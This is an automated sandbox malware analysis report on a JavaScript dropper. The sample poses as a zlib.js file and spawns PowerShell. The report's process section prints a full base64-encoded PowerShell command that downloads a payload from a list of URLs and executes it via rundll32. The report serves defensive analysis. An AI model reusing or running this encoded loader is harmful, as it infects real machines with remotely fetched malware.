00000002.00000003.590632857.0000017FB96B1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.582806752.0000017FB72FD000.00000004.00000020.00020000.00000000.sdmp, Semischolastica.js, WeigelasScribbleable.js.0.dr	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000003.00000002.942982234.0000021D651B0000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000003.00000002.942982234.0000021D64FA1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000003.00000002.942982234.0000021D651B0000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000003.00000002.942982234.0000021D66B29000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000003.00000002.942982234.0000021D651B0000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000003.00000002.962884479.0000021D7514A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://nuget.org/nuget.exe	powershell.exe, 00000003.00000002.962884479.0000021D75007000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.962884479.0000021D7514A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000003.00000002.962884479.0000021D7514A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000003.00000002.962884479.0000021D7514A000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	37.1.0 Beryl
Analysis ID:	876155
Start date and time:	2023-05-26 11:25:36 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Semischolastica.js
Detection:	MAL
Classification:	mal92.evad.winJS@6/6@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .js • Override analysis time to 240s for JS files taking high CPU consumption • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): WMIADAP.exe
- Execution Graph export aborted for target powershell.exe, PID 6908 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:27:24	API Interceptor	30x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\WeigelasScribbleable.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines (47992), with CRLF line terminators
Category:	dropped
Size (bytes):	320228
Entropy (8bit):	4.640366993339328
Encrypted:	false
SSDEEP:	6144:ZFfjJ+xra8vNL0KrsrFLH3XcHso+wZjWCMoowzZa0hmGbmgLMa:Z5jJgl+R3XcMmjDn
MD5:	476FAD0A9B9F0B665B416BEB78B55CFF
SHA1:	C5631292A9E8C5887E3674C819CD3EE4AAB786DD
SHA-256:	AA18039B1459C1054B2EAD589186D0C3E1E02CDFEBF5F4642E1B5CC13AF8C104
SHA-512:	4286465C493953F5AB7805777D85A9C5F59F902B732438EC3C2BBB4D20E0A3C6066963E7F2FB458C9D4E80458F1463A0FE5C3AC79583EDD00704AAFB60863700
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
Preview:	/**..* @license..* zlib.js..* JavaScript Zlib Library..* https://github.com/imaya/zlib.js..*..* The MIT License..*..* Copyright (c) 2012 imaya..*..* Permission is hereby granted, free of charge, to any person obtaining a copy..* of this software and associated documentation files (the "Software"), to deal..* in the Software without restriction, including without limitation the rights..* to use, copy, modify, merge, publish, distribute, sublicense, and/or sell..* copies of the Software, and to permit persons to whom the Softw are is..* furnished to do so, subject to the following conditions:..*..* The above copyright notice and this permission notice shall be included in..* all copies or substantial portions of the Software...*..* THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR..* IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,..* FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE..* AUTHORS OR COPYRIGHT HOLDERS

C:\ProgramData\WeigelasScribbleable.js:Zone.Identifier

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26

Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	9432
Entropy (8bit):	4.918232018284106
Encrypted:	false
SSDEEP:	192:Nxoe5FpOMxoe5Pib4GVsm5emdygkjDt4iWN3yBGHh9smidcU6CGdcU6CS9smDpOh:bfib4Glkjh4iUxs14fib41
MD5:	F6775EDC5EE3B8EEDBF8310BD48C709D
SHA1:	51DBC51183BFBFE57F24E9AD63840E60D2E64842
SHA-256:	B5D6E4B1EF4F3E734E47F87E8226814AE7D574F4E458CCE4E21D637588F45B28
SHA-512:	EDCED69415369C7EBA17D72EC1691FE44F5C5DCF7565EAE1A22112E631FFBBCE72B830BBF0D91E70484BC7F0E4D59870777B07E86126438E78E15A7337D97BD6
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_eg3rnj2e.acv.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lsaixmmc.yur.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

Static File Info

General

File type:	ASCII text, with very long lines (47992), with CRLF line terminators
Entropy (8bit):	4.640366993339328
TrID:	• Digital Micrograph Script (4001/1) 100.00%
File name:	Semischolastica.js
File size:	320228
MD5:	476fad0a9b9f0b665b416beb78b55cff
SHA1:	c5631292a9e8c5887e3674c819cd3ee4aab786dd
SHA256:	aa18039b1459c1054b2ead589186d0c3e1e02cdfebf5f4642e1b5cc13af8c104
SHA512:	4286465c493953f5ab7805777d85a9c5f59f902b732438ec3c2bbb4d20e0a3c6066963e7f2fb458c9d4e80458f1463a0fe5c3ac79583edd00704aafb6086370c
SSDEEP:	6144:ZFfjJ+xra8vNL0KrsrFLH3XcHso+wZjWCMoowzZa0hmGbmgLMa:Z5jJgl+R3XcMmjDn
TLSH:	3E649680471518A24B4B7F36A730A4A5EBBE0EB9C2D4598BF46F7250FBDF94CC8D1621
File Content Preview:	/**..* @license..* zlib.js..* JavaScript Zlib Library..* https://github.com/imaya/zlib.js..*..* The MIT License..*..* Copyright (c) 2012 imaya..*..* Permission is hereby granted, free of charge, to any person obtaining a copy..* of this software and assoc

File Icon




Icon Hash:	68d69b8bb6aa9a86

Network Behavior

No network behavior found

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 5812, Parent PID: 3452

General

Target ID:	0
Start time:	11:26:30
Start date:	26/05/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\Semischolastica.js"
Imagebase:	0x7ff624190000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Analysis Process: wscript.exe PID: 6660, Parent PID: 5812

General

Target ID:	2
Start time:	11:27:19
Start date:	26/05/2023
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\wscript.exe" "C:\ProgramData\WeigelasScribbleable.js" ProtopathicCosmographically pachisisCounterproductiveness Knowing estGemmer theoreticianRoundishness
Imagebase:	0x7ff624190000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6908**, Parent PID: **6660**

General

Target ID:	3
Start time:	11:27:21
Start date:	26/05/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedcommand "JABhAHYAYQBuAHQAbABhAHkAIAA9ACAAIgBhAEEAQgAw AEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAHYAQQBHAE0AQQBiAHcAQgB5AEEARwA0AEEAYQBRAEIAbQBBAEcAawBBAFkA dwBBAHUAQQBHAE0AQQBZAFEAQgB6AEEARwBFAEEAYQBuAG4AcABhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBB AHYAQQBEAFkAQQBNAHcAQQB1AEEARABJAEEATgBRAEEAdwBBAEMANABBAE0AUQBBADIAQQBEAGsAQQBMAGcAQQAxAEEARABjAEEA YQBuAG4AcABhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAHYAQQBGAEkAQQBZAFEAQgAxAEEARwA0AEEAWQB3 AEIAbwBBAEcAawBBAFoAUQBCAHkAQQBDADQAQQBaAHcAQgBoAEEARwAwAEEAWgBRAEIAegBBAEEAPQA9AGEAbgBuAHAAYQBBAEIA MABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARABjAEEATQB3AEEAdQBBAEQAWQBBAE0AdwBBAHUAQQBEAFEAQQBO AGcAQQB1AEEARABFAEEATQB3AEEANQBBAEEAPQA9ACIAOwAkAGYAbABlAHQAYwBoAGUAcwAgAD0AIAAiAGEAQQBCADAAQQBIAFEA QQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAEYAYwBBAGIAdwBCAGgAQQBHAFEAQQBaAFEAQgB5AEEARgBBAEEAYQBBAEIAaABB AEcANABBAFoAUQBCAHkAQQBHADgAQQBaAHcAQgBoAEEARwAwAEEAYQBRAEIAaABBAEMANABBAGIAQQBCAHAAQQBHADQAQQBhAHcA QQA9ACIAOwAkAFEAdQBpAHoAegBlAGUARABlAGMAZQBsAGUAcgAgAD0AIAAiAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AE EAQwA4AEEATAB3AEEAeABBAEQARQBBAE4AUQBBAHUAQQBEAEUAQQBOAGcAQQA0AEEAQwA0AEEATgBnAEEAegBBAEMANABBAE0AZw BBAHgAQQBEAE0AQQAiADsAJABpAG0AbQBhAHIAYwBlAHMAYwBpAGIAbABlACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAGMAQQBBAD YAQQBDADgAQQBMAHcAQQB4AEEARABVAEEATQBRAEEAdQBBAEQARQBBAE0AUQBBADMAQQBDADQAQQBNAFEAQQAxAEEARABVAEEATA BnAEEAMwBBAEQAUQBBAEwAdwBCADYAQQBFAFEAQQBNAGcAQgBrAEEARQBJAEEATAB3AEIAMwBBAEQAUQBBAFQAUQBBAD0AUQBhAE EAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBBAHgAQQBEAGsAQQBNAEEAQQB1AEEARABrAEEATgB3AEEAdQBBAEQARQ BBAE0AdwBBADIAQQBDADQAQQBOAEEAQQAxAEEAQwA4AEEAVABnAEIATgBBAEUASQBBAFQAQQBBAHYAQQBHAEUAQQBSAFEAQgA1AE EARQA0AEEAYgB3AEEAPQBRAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEEANABBAEQAawBBAEwAZwBBADQAQQ BEAEkAQQBMAGcAQQAxAEEARABJAEEATABnAEEAMgBBAEQAVQBBAEwAdwBBAHkAQQBHAFkAQQBMAHcAQgBUAEEAQQA9AD0AUQBhAE EAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBBAHgAQQBEAGsAQQBNAGcAQQB1AEEARABFAEEATQBnAEEAeABBAEMANA BBAE0AZwBBAHoAQQBDADQAQQBNAFEAQQB3AEEARABRAEEATAB3AEIAVQBBAEUAdwBBAFIAdwBCAG8AQQBFADQAQQBaAEEAQQB2AE EARQB3AEEAWgBBAEIAWABBAEcAUQBBAFIAQQBCAEcAQQBBAD0APQBRAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATA B3AEEAeABBAEQAawBBAE0AZwBBAHUAQQBEAEUAQQBNAGcAQQB4AEEAQwA0AEEATQBnAEEAegBBAEMANABBAE4AZwBBAHgAQQBDAD gAQQBPAFEAQgBoAEEARABZAEEATgB3AEIAdwBBAEcAVQBBAGMAdwBBAHYAQQBIAGcAQQBhAEEAQgBaAEEASABnAEEAZABBAEIAUg BBAEQAQQBBAFMAUQBBAD0AUQBhAEEAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBBAHgAQQBEAFEAQQBPAFEAQQB1AE EARABFAEEATgBRAEEAMABBAEMANABBAE0AUQBBADEAQQBEAGsAQQBMAGcAQQA1AEEARABnAEEATAB3AEIAUQBBAEgAQQBBAFYAUQ BCAFoAQQBGAGcAQQBMAHcAQQA0AEEARQBZAEEATgBRAEIATgBBAEQAVQBBAE4AdwBCAEIAQQBFAG8AQQBaAEEAQQA1AEEARwBJAE EATQB3AEEAPQAiADsAZgBvAHIAZQBhAGMAaAAgACgAJABUAGUAbgBhAGkAbABsAGUAIABpAG4AIAAkAGkAbQBtAGEAcgBjAGUAcwBjAGkAYgBs AGUAIAAtAHMAcABsAGkAdAAgACIAUQAiACkAIAB7AHQAcgB5ACAAewAkAEEAcgB0AGkAZgBpAGMAaQBhAGwAaQB0AGkAZQBzACAAPQAgACIAYQ BBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQQB4AEEARABVAEEATwBRAEEAdQBBAEQARQBBAE0AZwBBADIAQQBDAD QAQQBNAGcAQQAwAEEARABZAEEATABnAEEANQBBAEQAWQBBACIAOwAkAGgAeQBkAHIAYQB1AGwAaQBjAEMAYQBwAHAAYQBkAG8AYw BpAGEAbgAgAD0AIAAiAGEAQQBCADAAQQBIAFEAQQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAEQAYwBBAE0AUQBBAHUAQQBEAE UAQQBOAEEAQQB3AEEAQwA0AEEATQBRAEEAMABBAEQASQBBAEwAZwBBAHkAQQBEAFEAQQBNAEEAQQA9AEkAYQBBAEIAMABBAEgAUQ BBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARABFAEEATgBBAEEAegBBAEMANABBAE0AUQBBADMAQQBEAFEAQQBMAGcAQQB4AE EARABrAEEATgBRAEEAdQBBAEQARQBBAE4AUQBBAHkAQQBBAD0APQBJAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATA B3AEIAQwBBAEcAdwBBAGIAdwBCAGoAQQBHAHMAQQBjAEEAQgBoAEEASABRAEEAWgBRAEEAdQBBAEgATQBBAGQAUQBCAHcAQQBIAE EAQQBiAEEAQgA1AEEAQQA9AD0ASQBhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAHYAQQBEAEkAQQBNAFEAQQ AwAEEAQwA0AEEATQBnAEEAdwBBAEQAZwBBAEwAZwBBADAAQQBEAEkAQQBMAGcAQQA1AEEARABBAEEAIgA7ACQAaQBtAGIAcgBpAG MAYQB0AGUAbAB5ACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQgB4AEEASABVAEEAYQBRAEIAaw BBAEcARQBBAGIAUQBBAHUAQQBHAFUAQQBiAGcAQgBuAEEARwBrAEEAYgBnAEIAbABBAEcAVQBBAGMAZwBCAHAAQQBHADQAQQBaAH cAQQA9AFgAdABJAFgAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQQB5AEEARABFAEEATgBRAEEAdQBBAEQARQ BBAE0AUQBBAHcAQQBDADQAQQBPAEEAQQAzAEEAQwA0AEEATQBRAEEANABBAEQAWQBBAFgAdABJAFgAYQBBAEIAMABBAEgAUQBBAG MAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARQBnAEEAWQBRAEIAdQBBAEcAUQBBAGQAdwBCAHkAQQBHAGsAQQBjAHcAQgAwAEEAQw A0AEEAWgB3AEIAeQBBAEcARQBBAGQAQQBCAHAAQQBIAE0AQQAiADsAJABlAG4AYQBtAGkAbgBlAHMAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFQA ZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBuAGkAYwBvAGQAZQAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0 AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACQAVABlAG4AYQBpAGwA bABlACkAKQA7AEkAbgB2AG8AawBlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgACQAZQBuAGEAbQBpAG4AZQBzACAALQBPACAAJABlAG4AdgA6AF AAcgBvAGcAcgBhAG0ARABhAHQAYQBcAHAAYQByAGEAcwBuAGkAYQBCAGUAbAB0AGUAbgBlAC4AVQBuAGgAaQB0AGMAaABlAGQARw BhAG0AYgBhAHMAOwAkAEgAYQB5AGMAbwBjAGsAIAA9ACAAIgBhAEEAQgAwAEEASABRAEEAYwBBAEIAegBBAEQAbwBBAEwAdwBBAH YAQQBEAFEAQQBPAEEAQQB1AEEARABnAEEATQB3AEEAdQBBAEQAawBBAE8AUQBBAHUAQQBEAGsAQQBNAEEAQQA9AEEAYQBBAEIAMA BBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEARQBVAEEAZQBBAEIAdwBBAEgASQBBAFoAUQBCAHoAQQBIAE0AQQBhAF EAQgB2AEEARwA0AEEAYQBRAEIAegBBAEcAMABBAEwAZwBCADMAQQBHAFUAQQBZAGcAQgBqAEEARwBFAEEAYgBRAEEAPQBBAGEAQQ BCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEIAQgBBAEgATQBBAFkAdwBCAHAAQQBIAFEAQQBhAFEAQgBqAEEARwBFAE EAYgBBAEIARABBAEcARQBBAGMAZwBCADUAQQBHADgAQQBZAHcAQgBoAEEASABJAEEATABnAEIAegBBAEgAVQBBAGMAQQBCAHcAQQ BHADgAQQBjAGcAQgAwAEEAQQA9AD0AQQBhAEEAQgAwAEEASABRAEEAYwBBAEEANgBBAEMAOABBAEwAdwBCAE4AQQBHAGsAQQBjAH cAQgB2AEEARwBNAEEAWQBRAEIAdwBBAEcANABBAGEAUQBCAHoAQQBIAFEAQQBMAGcAQgAxAEEASABNAEEAIgA7AGkAZgAgACgAKA BHAGUAdAAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIAAkAGUAbgB2ADoAUAByAG8AZwByAGEAbQBEAGEAdABhAFwAcABhAHIAYQBzAG4AaQBhAEIA ZQBsAHQAZQBuAGUALgBVAG4AaABpAHQAYwBoAGUAZABhAGEAbQBiAGEAcwApAC4ATABlAG4AZwB0AGgAIAAtAGcAZQAgADIAOQA4ADAANgAwAC kAewBwAG8AdwBlAHIAcwBoAGUAbABsACAALQBlAG4AYwBvAGQAZQBkAGMAbwBtAG0AYQBuAGQAIAAiAGMAdwBCADAAQQBHAEUAQQ BjAGcAQgAwAEEAQwBBAEEAYwBnAEIAMQBBAEcANABBAFoAQQBCAHMAQQBHAHcAQQBNAHcAQQB5AEEAQwBBAEEASgBBAEIAbABBAE cANABBAGQAZwBBADYAQQBGAEEAQQBjAGcAQgB2AEEARwBjAEEAYwBnAEIAaABBAEcAMABBAFIAQQBCAGgAQQBIAFEAQQBZAFEAQg BjAEEASABBAEEAWQBRAEIAeQBBAEcARQBBAGMAdwBCAHUAQQBHAGsAQQBZAFEAQgBDAEEARwBVAEEAYgBBAEIAMABBAEcAVQBBAG IAZwBCAGwAQQBDADQAQQBWAFEAQgB1AEEARwBnAEEAYQBRAEIAMABBAEcATQBBAGEAQQBCAGwAQQBHAFEAQQBSAHcAQgBoAEEARw AwAEEAWQBnAEIAaABBAEgATQBBAEwAQQBCAGkAQQBHAGsAQQBiAGcAQgBrAEEARABzAEEAIgA7ACQAYgByAGUAZQBjAGgAYwBsAG 8AdABoAFMAbwB1AGwAZQBkACAAPQAgACIAYQBBAEIAMABBAEgAUQBBAGMAQQBBADYAQQBDADgAQQBMAHcAQgBRAEEASABJAEEAWg BRAEIAegBBAEgAQQBBAGQAUQBCAHkAQQBIAEkAQQBaAFEAQgBrAEEARQA4AEEAZABRAEIAMABBAEcASQBBAFkAUQBCAHkAQQBIAE kAQQBhAFEAQgB1AEEARwBjAEEATABnAEIAaABBAEcATQBBAFkAdwBCAHYAQQBIAFUAQQBiAGcAQgAwAEEARwBFAEEAYgBnAEIAMABBAEgATQBB AGIAVgBaAHgAYQBBAEIAMABBAEgAUQBBAGMAQQBCAHoAQQBEAG8AQQBMAHcAQQB2AEEASABNAEEAYQBBAEIAcABBAEgAQQBBAGQA dwBCAHkAQQBHAGsAQQBaAHcAQgBvAEEASABRAEEAWgBRAEIAeQBBAEgAawBBAEwAZwBCADEAQQBHAHMAQQBiAFYAWgB4AGEAQQBC ADAAQQBIAFEAQQBjAEEAQgB6AEEARABvAEEATAB3AEEAdgBBAEcATQBBAGEAQQBCAGwAQQBHAFUAQQBjAGcAQgBwAEEARwBVAEEA YwB3AEIAMABBAEYAQQBBAGMAZwBCAGwAQQBHAFUAQQBiAGcAQgBwAEEARwA0AEEAWgB3AEEAdQBBAEcASQBBAGMAZwBCADEAQQBI AE0AQQBjAHcAQgBsAEEARwB3AEEAYwB3AEEAPQAiADsAJABhAGwAaQBlAG4AaQBzAHQAIAA9ACAAIgBhAEEAQgAwAEEASABRAEEAYwBBAEEANg BBAEMAOABBAEwAdwBBADAAQQBEAFUAQQBMAGcAQQB4AEEARABRAEEATQBBAEEAdQBBAEQASQBBAE0AdwBBADUAQQBDADQAQQBNAF EAQQAxAEEARABjAEEAIgA7AGIAcgBlAGEAawA7AH0AfQAgAGMAYQB0AGMAaAAgAHsAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQ BTAGUAYwBvAG4AZABzACAANQA7AH0AfQA=
Imagebase:	0x7ff7466a0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF99903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFCF99903FC	unknown
